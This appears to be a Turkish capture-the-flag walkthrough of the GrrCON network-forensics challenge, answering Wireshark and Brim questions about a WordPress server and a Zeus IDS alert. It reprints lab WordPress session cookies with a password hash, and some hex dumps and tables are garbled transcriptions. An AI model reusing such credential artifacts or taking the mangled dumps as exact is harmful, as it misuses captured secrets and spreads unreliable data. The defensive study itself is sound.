
İlk sorumuzda bir şirket var ve bu şirket gizli silah üretimi yapıyor. Jon Smith adında bir varlığın bu şirket ile ilgili web sitesine erişimi varmış. Erken saatlerde sitenin sisteme girildiğine veya sızma olduğuna dair uyarı gelmiş. Sitenin IP adresini yazınız diyor. Bunun için Nesneleri Dışa Aktar -> HTTP dedim. Ana Makine ibaresinin altında IP adresim yazıyor; 74.204.41.73



Paket	Ana Makine Adı	İçerik Türü	Boyut	Dosya Adı
653	74.204.41.73	text/html	287 bytes	favicon.ico
667	ts1.mm.bing.net	image/jpeg	4834 bytes	th?id=H.4708127139824625&pid=1.9&w=300
687	www.bing.com	image/gif	42 bytes	GLinkPing.aspx?IG=8313fbaa31fb46abb6bf71
711	www.bing.com	image/jpeg	1478 bytes	th?q=Rockets+Logo&h=50&w=50&c=1&m
720	www.bing.com	image/jpeg	1260 bytes	th?q=Rocket+Launcher&h=50&w=50&c=1&
722	www.bing.com	image/jpeg	901 bytes	th?q=Model+Rockets&h=50&w=50&c=1&r
723	www.bing.com	image/jpeg	1144 bytes	th?q=Houston+Rockets&h=50&w=50&c=1&t
726	www.bing.com	image/jpeg	1453 bytes	th?q=Rocket+Raccoon&h=50&w=50&c=1&s
734	www.bing.com	image/jpeg	1400 bytes	th?q=Rocket+Stove&h=50&w=50&c=1&ml
736	www.bing.com	image/png	752 bytes	prev_arrow_default.png
746	www.bing.com	image/jpeg	1233 bytes	th?q=Rocket+Stove+Plans&h=50&w=50&c=1&
754	www.bing.com	image/jpeg	1649 bytes	th?q=Rocket+Clip+Art&h=50&w=50&c=1&
757	www.bing.com	image/jpeg	1277 bytes	th?q=Rocket+Launch&h=50&w=50&c=1&r
763	www.bing.com	image/jpeg	1217 bytes	th?q=Bottle+Rocket&h=50&w=50&c=1&ml
771	www.bing.com	image/png	757 bytes	next_arrow_default.png
773	www.bing.com	image/jpeg	1686 bytes	th?q=Rocket+Ship&h=50&w=50&c=1&mkt
783	www.bing.com	image/png	257 bytes	close_x1.png
784	www.bing.com	image/jpeg	1249 bytes	th?q=NASA+Space+Rockets&h=50&w=50&
786	www.bing.com	image/png	284 bytes	collapse_image_default.png
789	www.bing.com	image/png	285 bytes	expand_image_default.png
792	ts1.mm.bing.net	image/jpeg	2960 bytes	th?id=PIF6F09F607BE38DBDF94ADEF66F3BC7
796	www.bing.com	image/gif	42 bytes	ls.gif?IG=8313fbaa31fb46abb6bf711ae13c00
799	www.bing.com	image/gif	644 bytes	loading_lg.gif
800	www.bing.com	image/png	936 bytes	ninit_noaccount.png


2. PCAP: Alright, now we need you to determine a starting point for the timeline that will be useful in mapping out the incident. Please determine the arrival time of frame 1 in the "GrrCON.pcapng" evidence file.

Şimdi ise bir yol haritası belirlemek için olayın ilk nerede başladığını bulmamız ve saatini yazmamızı istiyor. Bunun için Wireshark'ta ilk kolona bakabilir veya Brim'e gelip arama kolonuna sort ts yazıp ilk çıkan ifade üzerinde Sağ Tık -> Open details diyerek sağ tarafta açılan pencerede ts kolonunda zamanı bulabilirsiniz. Cevabım; 22:51:07 UTC




3. PCAP: What version number of PHP is the development.wse.local server running?

Üçüncü sorumuzda development.wse.local adresi hangi PHP sürümünü çalıştırıyor diyor. TCP akış kontrolünde bu sorunun cevabını kolayca bulabiliriz. Bunun için Dosya -> Nesneleri Dışa Aktar -> HTTP seçeneklerini takip ettim. Daha sonra açılan pencerede Ana Makine Kolonunda development.wse.local ibaresini aradım. Bulunca bir tık attım ve kapattım, beni ilgili kolona götürdü daha sonra ilgili kolon üzerinde Sağ Tık -> Takip -> TCP Akışı dedim. Cevabım; 5.3.2



The screenshot shows the Wireshark interface with the title 'Wireshark - Dışarı aktar - HTTP nesne listesi'. The main window displays a table of captured network packets, with the first column 'Paket' and the second column 'Ana Makine Adı' (Selected Machine Name) being sorted. The table includes columns for 'İçerik Türü' (Content Type), 'Boyut' (Size), and 'Dosya Adı' (File Name). The table lists numerous HTTP requests from various IP addresses, primarily 88.198.6.20, to the 'development.wse.local' host, requesting files like 'messages.php', 'index.php', and 'wp-login.php'. The background of the Wireshark window features a watermark for 'BLUE TEAM' and 'WWW.TURKHACKTEAM.ORG'.

Paket	Ana Makine Adı	İçerik Türü	Boyut	Dosya Adı
3857	74.204.41.73		1388 bytes	messages.php
3861	74.204.41.73		5 bytes	messages.php
3887	74.204.41.73	text/html	4747 bytes	pma
3897	74.204.41.73	application/x-www-form-urlencoded	82 bytes	index.php
3913	88.198.6.20		5819 bytes	gt.php
3945	88.198.6.20	text/html	64 bytes	gt.php
4197	development.wse.local	text/html	1527 bytes	wp-login.php
4235	88.198.6.20		477 bytes	gt.php
4236	88.198.6.20	text/html	64 bytes	gt.php
4237	88.198.6.20		535 bytes	gt.php
4238	88.198.6.20	text/html	64 bytes	gt.php
4239	88.198.6.20		535 bytes	gt.php
4240	88.198.6.20	text/html	64 bytes	gt.php
4241	88.198.6.20		639 bytes	gt.php
4242	88.198.6.20	text/html	64 bytes	gt.php
4243	88.198.6.20		539 bytes	gt.php
4244	88.198.6.20	text/html	64 bytes	gt.php
4245	88.198.6.20		537 bytes	gt.php
4246	88.198.6.20	text/html	64 bytes	gt.php
4282	development.wse.local	application/x-www-form-urlencoded	67 bytes	wp-login.php
4284	development.wse.local	text/html	0 bytes	wp-login.php
4287	development.wse.local	text/html	10 kB	wp-admin
4306	static.wordpress.org	text/html	0 bytes	get-firefox.png
4320	wordpress.org	text/html	12 kB	\



Wireshark - TCP Akışı izle (tcp.stream eq 175) - GrrCON.pcapng

```
GET /wp/blog/?p=3 HTTP/1.1
Host: development.wse.local
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.95 Safari/537.36
Referer: http://74.204.41.73/wp-admin/post.php?action=edit&post=3
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Cookie: wordpressuser_a5577c39a5e03f6773efea4725288325=Jsmith;
wordpresspass_a5577c39a5e03f6773efea4725288325=d1a75ce7d9745ad470720f0bd68ea02d; wp-
postpass_a5577c39a5e03f6773efea4725288325=wM812ugu; wordpressuser_a5577c39a5e03f6773efea4725288325=Jsmith;
wordpresspass_a5577c39a5e03f6773efea4725288325=d1a75ce7d9745ad470720f0bd68ea02d

HTTP/1.1 404 Not Found
Date: Tue, 10 Sep 2013 23:03:50 GMT
Server: Apache/2.2.14 (Ubuntu)
X-Powered-By: PHP/5.3.2-1ubuntu4.20
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 891
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

.....Uao.6.....+t..v<.Ci.....vF,.....D.$m...=R.....0,...w|..f...8+.^_@.....].9..Pz.<....8..^_o/a....
\9..V.....{....._x0.C..;...(/.|E..p.].\..D.....c.....".y..|.....j....s.?
1.)..'k...81...C.H...e.L+/....a./.=
..P6:....U...=Q.....{m.e.h[....p.B<.gI...;....n....w.$.Z+..X.f..^X.=.....a.y.uE.....S%v....C..w"mu.z.&....1c..
(F.z...o*.....A...
K...$g.....V..M=.!yJXFy.
,,,rJ).Z@....L.....I.Xb.q..el.h...w6H.1....m....;4...
.....]..j/J/....;....6na.[8bh.x....4..A.t_..=....0....-f.0.....zk..6....5CU.r\....0.....p.L...
K..p|<....at.2%,qn..$F.....G...[...].l....].Fh.....3....f4..S.....|....DB.....d.p[...]
o...lqp...A..Q..R....Qk..U....=x^....7..8.0.a.....B'h..z.".7....m2UIY...y8v.....x2c...*..q.i.
!.J....
```

Paket 5695. 9 istemipkt, 117 sunucu pkt, 17 dönüğü. Seçmek için tıkla.

Tüm konuşma (38 kB) Verileri şu şekilde göster ASCII Bul: Aşağı 175 Sonrakini Bul

Bu Akışı Filtrele Yazdır Farklı kaydet... Geri Dön Kapat Yardım

#### 4. PCAP: What version number of Apache is the development.wse.local web server using?

Dördüncü sorumuzda development.wse.local adresinin kullandığı Apache versiyonunu soruyor. Az önce yapmış olduğum işlemlerden ayrılmıyorum cevabım hemen aynı sekmede bir üstte; 2.2.14

Wireshark - TCP Akışı izle (tcp.stream eq 175) · GrrCON.pcapng

```

GET /wp/blog/?p=3 HTTP/1.1
Host: development.wse.local
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.95 Safari/537.36
Referer: http://74.204.41.73/wp-admin/post.php?action=edit&post=3
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Cookie: wordpressuser_a5577c39a5e03f6773efea4725288325=Jsmith;
wordpresspass_a5577c39a5e03f6773efea4725288325=d1a75ce7d9745ad470720f0bd68ea02d; wp-
postpass_a5577c39a5e03f6773efea4725288325=wM812ugu; wordpressuser_a5577c39a5e03f6773efea4725288325=Jsmith;
wordpresspass_a5577c39a5e03f6773efea4725288325=d1a75ce7d9745ad470720f0bd68ea02d

HTTP/1.1 404 Not Found
Date: Tue, 10 Sep 2013 23:03:50 GMT
Server: Apache/2.2.14 (Ubuntu)
X-Powered-By: PHP/5.3.2-1ubuntu4.20
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 891
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

.....Uao.6.....+t....v<..Ci.....vF.,.....D.$m...=R.....0,...w|..f....8+.^_@.....].9..Pz.<..8..^o/a....
\9..V.....{.....xO.C.;...(/.E...p.].\D.....c....."y..|.....j.....s.?
1.)..'k...B1...C.H...e.L+/...O...a.../.=
..P6:....U...=Q.....{m.e.h[..p.B<.gI....;....n....w$.Z+..X.f..^X.=.....a.y.uE....S%v...C..w"mu.z.&....1c..
(F.z...o*.....A...
K...$g.....V..M=.!yJXFy.
...,rJ).Z@...L...I.XB.q..el.h...w6H.1....m....;4...
....].j/J/...;...6na.[8bh..x....4..A.t...=. ....0.....-f.0.....zk..6....5CU.r\....0.....p.L..
K...p|<..at.2%..qn..$F.....G...[...].Fh.....3.....f4.S.....|...DB.....d.p[...]
o...lqp..A...Q..R....Qk..U....=x^....7..8.0.a.....B'h..z":.7....m2UIY...y8v....x2c...*..q.i.
!.J....
```

Paket 5699. 9 istemci pkt,117 sunucusu pkt,17 dönüsü. Seçmek için tıkla.

Tüm konuşma (38 kB) Verileri şu şekilde göster ASCII Aşağı 175 Sonrakini Bul

Bul:  Bu Aşağı Filtrele Yazdır Farklı kaydet... Geri Dön Kapat Yardım

## 5. IR: What is the common name of the malware reported by the IDS alert provided?

Sıradaki sorumuzda IDS raporunda yer verilen zararlı dosyanın, virüsün, adını soruyor. Bunun için indirmiş olduğumuz klasörde pcap dosyamızın hemen altında bir görsel var adı IR-Alert.png. Bunu açtığımızda References kısmında bir URL görüyoruz. URL içerisinde [Zeus Banking Trojan Report](#) ibare var

URL sonuna baktığımızda cevabımızın Zeus olduğu anlaşılıyor.

■ ★ 1 grrcon-virtual- 172.16.0.109 74.125.225.112 ET TROJAN Zeus Bot GET to Google checking Internet connectivity 09/11/2013

**IP Header Information**

Source	Destination	Ver	Hlen	Tos	Len	ID	Flags	Off	TTL	Proto	Csum
172.16.0.109	74.125.225.112	4	5	0	307	4518	0	0	128	6	4020

**Signature Information**

Generator ID	Sig. ID	Sig. Revision	Activity (247/713)	Category	Sig Info
1	2013076	6	34.64%	trojan-activity	<a href="#">Query Signature Database</a> <a href="#">View Rule</a>

**TCP Header Information**

Src Port	Dst Port	Seq	Ack	Off	Res	Flags	Win	Csum	URP
49483	80	320461524	2288639208	5	0	24	16450	59707	0

**References**

WWW.TURKHACKTEAM.ORG

Type	Value
url	<a href="http://www.secureworks.com/research/threats/zeus/?threat=zeus">www.secureworks.com/research/threats/zeus/?threat=zeus</a>

**Payload**

Hex	Ascii
00000000: 47 45 54 20 2f 77 65 62 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a 41 63 63 65 70 GET ./webhph.HTTP/1.1..Accept 000001A: 74 3a 20 2a 2f 2a 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 43 6c 6f 73 65 0d t:.*..Connection:.Close. 0000034: 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 34 2e 30 20 28 .User-Agent: Mozilla/4.0. (Windows NT 6.1; Trident/4.0; .NET CLR 2.0.50727; .NET Framework 3.5.30729; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .Media.Center 000004E: 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 37 2e 30 3b 20 57 69 6e 64 compatible;.MSIE.7.0;.Windows NT 6.1;.Trident/4.0;.NET CLR 2.0.50727;.NET Framework 3.5.30729;.NET CLR 3.0.30729;.Media.Center 0000068: 6f 77 73 20 4e 54 20 36 2e 31 3b 20 54 72 69 64 65 6e 74 2f 34 2e 30 3b 20 53 ows.NT.6.1;.Trident/4.0;.NET CLR 2.0.50727;.NET Framework 3.5.30729;.NET CLR 3.0.30729;.Media.Center 0000082: 4c 43 43 32 3b 20 2e 4e 45 54 20 43 4c 52 20 32 2e 30 2e 35 30 37 32 37 3b 20 LCC2;.NET CLR 2.0.50727;.NET Framework 3.5.30729;.NET CLR 3.0.30729;.Media.Center 000009C: 2e 4e 45 54 20 43 4c 52 20 33 2e 35 2e 33 30 37 32 39 3b 20 2e 4e 45 54 20 43 .NET CLR 3.5.30729;.NET Framework 3.5.30729;.Media.Center 00000B6: 4c 52 20 33 2e 30 2e 33 30 37 32 39 3b 20 4d 65 64 69 61 20 43 65 6e 74 65 72 LR 3.0.30729;.Media.Center 00000D0: 20 50 43 20 36 2e 30 29 0d 0a 48 6f 73 74 3a 20 77 77 77 2e 67 6f 6f 67 6c 65 .PC.6.0) ..Host:.www.google.com..Cache-Control:.no-cache.... 00000EA: 2e 63 6f 6d 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 0000104: 63 68 65 0d 0a 0d 0a	00000000: 47 45 54 20 2f 77 65 62 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a 41 63 63 65 70 GET ./webhph.HTTP/1.1..Accept 000001A: 74 3a 20 2a 2f 2a 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 43 6c 6f 73 65 0d t:.*..Connection:.Close. 0000034: 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 34 2e 30 20 28 .User-Agent: Mozilla/4.0. (Windows NT 6.1; Trident/4.0; .NET CLR 2.0.50727; .NET Framework 3.5.30729; .NET CLR 3.0.30729; .Media.Center 000004E: 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 37 2e 30 3b 20 57 69 6e 64 compatible;.MSIE.7.0;.Windows NT 6.1;.Trident/4.0;.NET CLR 2.0.50727;.NET Framework 3.5.30729;.NET CLR 3.0.30729;.Media.Center 0000068: 6f 77 73 20 4e 54 20 36 2e 31 3b 20 54 72 69 64 65 6e 74 2f 34 2e 30 3b 20 53 ows.NT.6.1;.Trident/4.0;.NET CLR 2.0.50727;.NET Framework 3.5.30729;.NET CLR 3.0.30729;.Media.Center 0000082: 4c 43 43 32 3b 20 2e 4e 45 54 20 43 4c 52 20 32 2e 30 2e 35 30 37 32 37 3b 20 LCC2;.NET CLR 2.0.50727;.NET Framework 3.5.30729;.NET CLR 3.0.30729;.Media.Center 000009C: 2e 4e 45 54 20 43 4c 52 20 33 2e 35 2e 33 30 37 32 39 3b 20 2e 4e 45 54 20 43 .NET CLR 3.5.30729;.NET Framework 3.5.30729;.Media.Center 00000B6: 4c 52 20 33 2e 30 2e 33 30 37 32 39 3b 20 4d 65 64 69 61 20 43 65 6e 74 65 72 LR 3.0.30729;.Media.Center 00000D0: 20 50 43 20 36 2e 30 29 0d 0a 48 6f 73 74 3a 20 77 77 77 2e 67 6f 6f 67 6c 65 .PC.6.0) ..Host:.www.google.com..Cache-Control:.no-cache.... 00000EA: 2e 63 6f 6d 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6e 6f 2d 63 61 0000104: 63 68 65 0d 0a 0d 0a



**Notes**

This event currently has zero notes - You can add a note by clicking the button below.

[Add A Note To This Event](#)

6. PCAP: Please identify the Gateway IP address of the LAN because the infrastructure team reported a potential problem with the IDS server that could have corrupted the PCAP

Diğer sorumuzda Altyapı ekibi IDS sunucusunda PCAP'yi bozmuş olabilecek olası bir sorun bildirdiğinden lütfen LAN'ın Ağ Geçidi IP adresini belirleyin demiş. Bunun için Wireshark'a pcap'imi yansittım İstatistikler -> Uç Noktalar kısmına girdim cevabım alt tarafta; 172.16.0.1



7. IR: According to the IDS alert, the Zeus bot attempted to ping an external website to verify connectivity. What was the IP address of the website pinged?

Yedinci sorumuzda IDS verilerine göre Zeus zararlısı bağlantıyı kurup kurmadığını test etmek için bir web sitesine istek göndermiş. Bu sitenin IP adresini soruyor. Bunun için beşinci sorumuzda yer alan adımları takip ettiğimizde görsel içerisinde cevabımızın 74.125.225.112 olduğunu görüyoruz. [www.abuseipdb.com/check/74.125.225.112](http://www.abuseipdb.com/check/74.125.225.112) sorgusu yaptığımız zamanda host'un googleye ait olduğu görülmüyor.

grrcon-virtual- 172.16.0.109 74.125.225.112 ET TROJAN Zeus Bot GET to Google checking Internet connectivity 09/11/2013

**IP Header Information**

Source	Destination	Ver	Hlen	Tos	Len	ID	Flags	Off	TTL	Proto	Csum
172.16.0.109	74.125.225.112	5	0	307	4518	0	0	128	6	4020	

**Signature Information**

Generator ID	Sig. ID	Sig. Revision	Activity (247/713)	Category	Sig Info
1	2013076	6	34.64%	trojan-activity	<a href="#">Query Signature Database</a> <a href="#">View Rule</a>

**TCP Header Information**

Src Port	Dst Port	Seq	Ack	Off	Res	Flags	Win	Csum	URP
49483	80	320461524	2288639208	5	0	24	16450	59707	0

**References**

Type	Value
url	<a href="http://www.secureworks.com/research/threats/zeus/?threat=zeus">www.secureworks.com/research/threats/zeus/?threat=zeus</a>

**Payload**

```

000000: 47 45 54 20 2f 77 65 62 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a 41 63 63 65 70 GET ./webhp.HTTP/1.1..Accep
000001A: 74 3a 20 2a 2f 2a 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 43 6c 6f 73 65 0d t:/*...Connection:Close.
0000034: 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 34 2e 30 20 28 .User-Agent:Mozilla/4.0.(
000004E: 63 6f 6d 70 61 74 69 62 6c 65 3b 20 4d 53 49 45 20 37 2e 30 3b 20 57 69 6e 64 compatible;MSIE7.0;Wind
0000068: 6f 77 73 20 4e 54 20 36 2e 31 3b 20 54 72 69 64 65 6e 74 2f 34 2e 30 3b 20 53 ows.NT.6.1; Trident/4.0;.S
0000082: 4c 43 43 32 3b 20 2e 4e 45 54 20 43 4c 52 20 32 2e 30 2e 35 30 37 32 37 3b 20 LCC2;.NET CLR 2.0.50727;.
000009C: 2e 4e 45 54 20 43 4c 52 20 33 2e 35 2e 33 30 37 32 39 3b 20 2e 4e 45 54 20 43 .NET CLR 3.5.30729;.NET C
00000B6: 4c 52 20 33 2e 30 2e 33 30 37 32 39 3b 20 4d 65 64 69 61 20 43 65 6e 74 65 72 LR.3.0.30729;.Media.Center
00000D0: 20 50 43 20 36 2e 30 29 0d 0a 48 6f 73 74 3a 20 77 77 2e 67 6f 67 6c 65 .PC.6.0)..Host:www.google
